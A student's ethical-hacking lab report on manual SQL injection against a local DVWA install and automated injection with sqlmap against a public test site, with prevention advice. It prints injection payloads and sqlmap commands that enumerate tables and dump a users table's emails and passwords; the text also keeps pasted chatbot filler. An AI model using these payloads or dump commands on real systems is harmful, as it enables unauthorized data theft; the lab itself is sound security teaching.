### Ethical Hacking

**Lab 7 (Manual SQL injection) and Lab 8(Automate SQL injection)**

Student Name: Adwait Purao Sem: VI Date: 16/04/2024

**UID : 2021300101**

**Objectives :**

A. Manual SQL Injection-

DVWA Setup - <https://www.kalilinux.in/2020/01/setup-dvwa-kali-linux.html>


B. Automate SQL Injection with sqlMap

C. Specify the ways to prevent SQL injection attacks.


D. Specify the features of sqlmap.

**Procedure :**

Cloning DVWA from it's Github repository:



Renaming DVWA to dvwa:



Changing the permission on dvwa directory:



Setting up this web application to run properly for that we have to go into /dvwa/config:




Listing the files:




Making a copy of this file with .php extension name, we are coping this file because in future if anything goes wrong then we have the default values.




Using nano editor to make changes on our newly created PHP file.




I have opened a new terminal window, closing the previous one.




Logging in to mysql:




Setting up a database:





Granting the user all the privileges over the database:



Configuring the server:









Now starting apache2 server:




Logging in:






Setting the security level to low:




Selecting "SQL Injection" from the left navigation menu , basic Injection:




Putting the below text into the User ID Textbox (See Picture).


* %' or '0'='0






Index.php:




Security.php  


Querying:


Id: 1



Id: %’ or ‘0’ = ‘0




Id: %’ or 0=0 union select null, version() #




**Exp 8: Automate SQL injection**

**Installing sqlmap:**


SQLMAP comes pre-installed with Kali Linux, which is usually penetration testers' favorite operating system. We can, however, use the command to install sqlmap on other Debian-based Linux systems.




Lists the basic commands that are supported by SqlMap:



Executing a simple command:






Now with -time-sec of 15 (using the –time-sec helps to speed up the process, especially when the server responses are slow.)



First we will get the name of available databases:



Two databases are acuart and information schema.


Checking table in acurat:

Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart –tables



Now for the columns in acurat:

Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users –columns



Getting data from one of the columns:

Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,name,pass –dump



It is giving me that the pass for the email is test.

**Theory:**

Manual SQL injection using DVWA (Damn Vulnerable Web Application) is a technique used to exploit vulnerabilities in web applications by injecting SQL queries directly into input fields. DVWA is a deliberately vulnerable web application designed for security testing and educational purposes.

Here's a basic overview of how you can perform manual SQL injection using DVWA:

**Setup DVWA:** First, you need to set up DVWA on your local machine or a server. DVWA provides a vulnerable environment where you can practice different types of attacks, including SQL injection.

**Identify input fields**: Navigate to the DVWA website and identify input fields where user input is accepted, such as login forms, search boxes, or any other forms.

**Understand the SQL injection vulnerability:** SQL injection occurs when user input is directly concatenated into SQL queries without proper sanitization or validation. This allows an attacker to manipulate the SQL query to perform unauthorized actions, such as extracting data from the database.

**Test for vulnerabilities:** In the input fields identified earlier, try entering special characters like single quotes ('), double quotes ("), or SQL keywords like OR 1=1, UNION SELECT, etc. and observe the application's response. If the application responds differently or throws an error, it might be vulnerable to SQL injection.

**Exploit the vulnerability:** Once you've identified a vulnerable input field, you can start crafting SQL injection payloads to exploit it. For example, you can use SQL injection to bypass authentication, extract data from the database, modify data, or even execute arbitrary commands depending on the level of access granted by the application.

**Mitigation:** To prevent SQL injection attacks, developers should use parameterized queries or prepared statements instead of concatenating user input directly into SQL queries. Additionally, input validation and sanitization should be performed to ensure that user input doesn't contain malicious SQL code.

SQLMap is a potent tool that automates the detection and exploitation of SQL injection vulnerabilities in web applications. After installing SQLMap, you provide the target URL for scanning. The tool then analyzes the URL to identify any SQL injection vulnerabilities. If vulnerabilities are found, SQLMap can exploit them to retrieve data from the database. You can customize the scanning and exploitation process using various options and flags. However, it's crucial to obtain proper authorization before testing any web application and to use SQLMap responsibly and ethically to avoid causing harm or disruption.

Q) Specify the ways to prevent SQL injection attacks:

Sure, here are some ways to prevent SQL injection attacks:

Please find below the revised version of the text:

- **Use parameterized queries or prepared statements:** Instead of dynamically building SQL queries by concatenating user input, use parameterized queries or prepared statements provided by the programming language's database access library.

- **Input validation and sanitization:** Validate and sanitize user input to ensure that it does not contain any malicious SQL code. Use whitelisting or blacklisting approaches to filter out potentially harmful characters or keywords.

- **Least privilege principle:** Limit the permissions granted to database users and applications. Use the principle of least privilege to restrict access to only the necessary database objects and operations.

- **Database firewall**: Implement a database firewall or intrusion detection system (IDS) to monitor and block suspicious SQL queries. This can help detect and prevent SQL injection attacks in real-time.

- **Regular security audits and testing:** Conduct regular security audits and penetration testing on your web applications to identify and address any SQL injection vulnerabilities before they can be exploited by attackers.

- **Use ORM frameworks:** Object-Relational Mapping (ORM) frameworks provide an abstraction layer between the application code and the database, reducing the risk of SQL injection by automatically handling parameterization and escaping of user input.

- **Update and patch**: Keep your web application frameworks, libraries, and database management systems up-to-date with the latest security patches and updates to mitigate known vulnerabilities that could be exploited for SQL injection attacks.

- **Educate developers**: Provide training and awareness programs for developers to educate them about secure coding practices and the risks associated with SQL injection vulnerabilities. This can help prevent the inadvertent introduction of vulnerabilities during the development process.

Q) Specify the features of sqlmap:

The following are the features of sqlmap:

1. Full support for MYSQL, Oracle, PostgreSQL, Firebird, Sybase, Microsoft Access, IBM DB2, Microsoft SQL Server, SAP MaxDB database management systems.
2. Full support for six SQL injection techniques: Boolean-based blind, error-based, stacked queries, UNION query, out-of-band.
3. Automatic recognition of password hash formats and support for cracking them using a dictionary-based
4. Support for database process' user privilege escalation through Metasploit's Meterpreter getsystem.
5. By giving DBMS credentials, IP address, port, and a database name, it is possible to connect to the database directly without using SQL injection.
6. Support for establishing an out-of-band stateful TCP connection between the attacking machine and the database server underlying the operating system. Depending on the user's preference, this channel can be in interactive command prompt, a Meterpreter session, or a graphical user interface (VNC) session.
7. When using MYSQL, PostgreSQL, or Microsoft SQL Server, we can download and upload any file from the database server's underlying file system.

**Conclusion:**

Implemented the manual sql injection and also queried the data as using the dvwa setup and also implemented the automatic sql injection using sqlmap. Understood the ways to prevent SQL injection attacks and the features of sqlmap as well.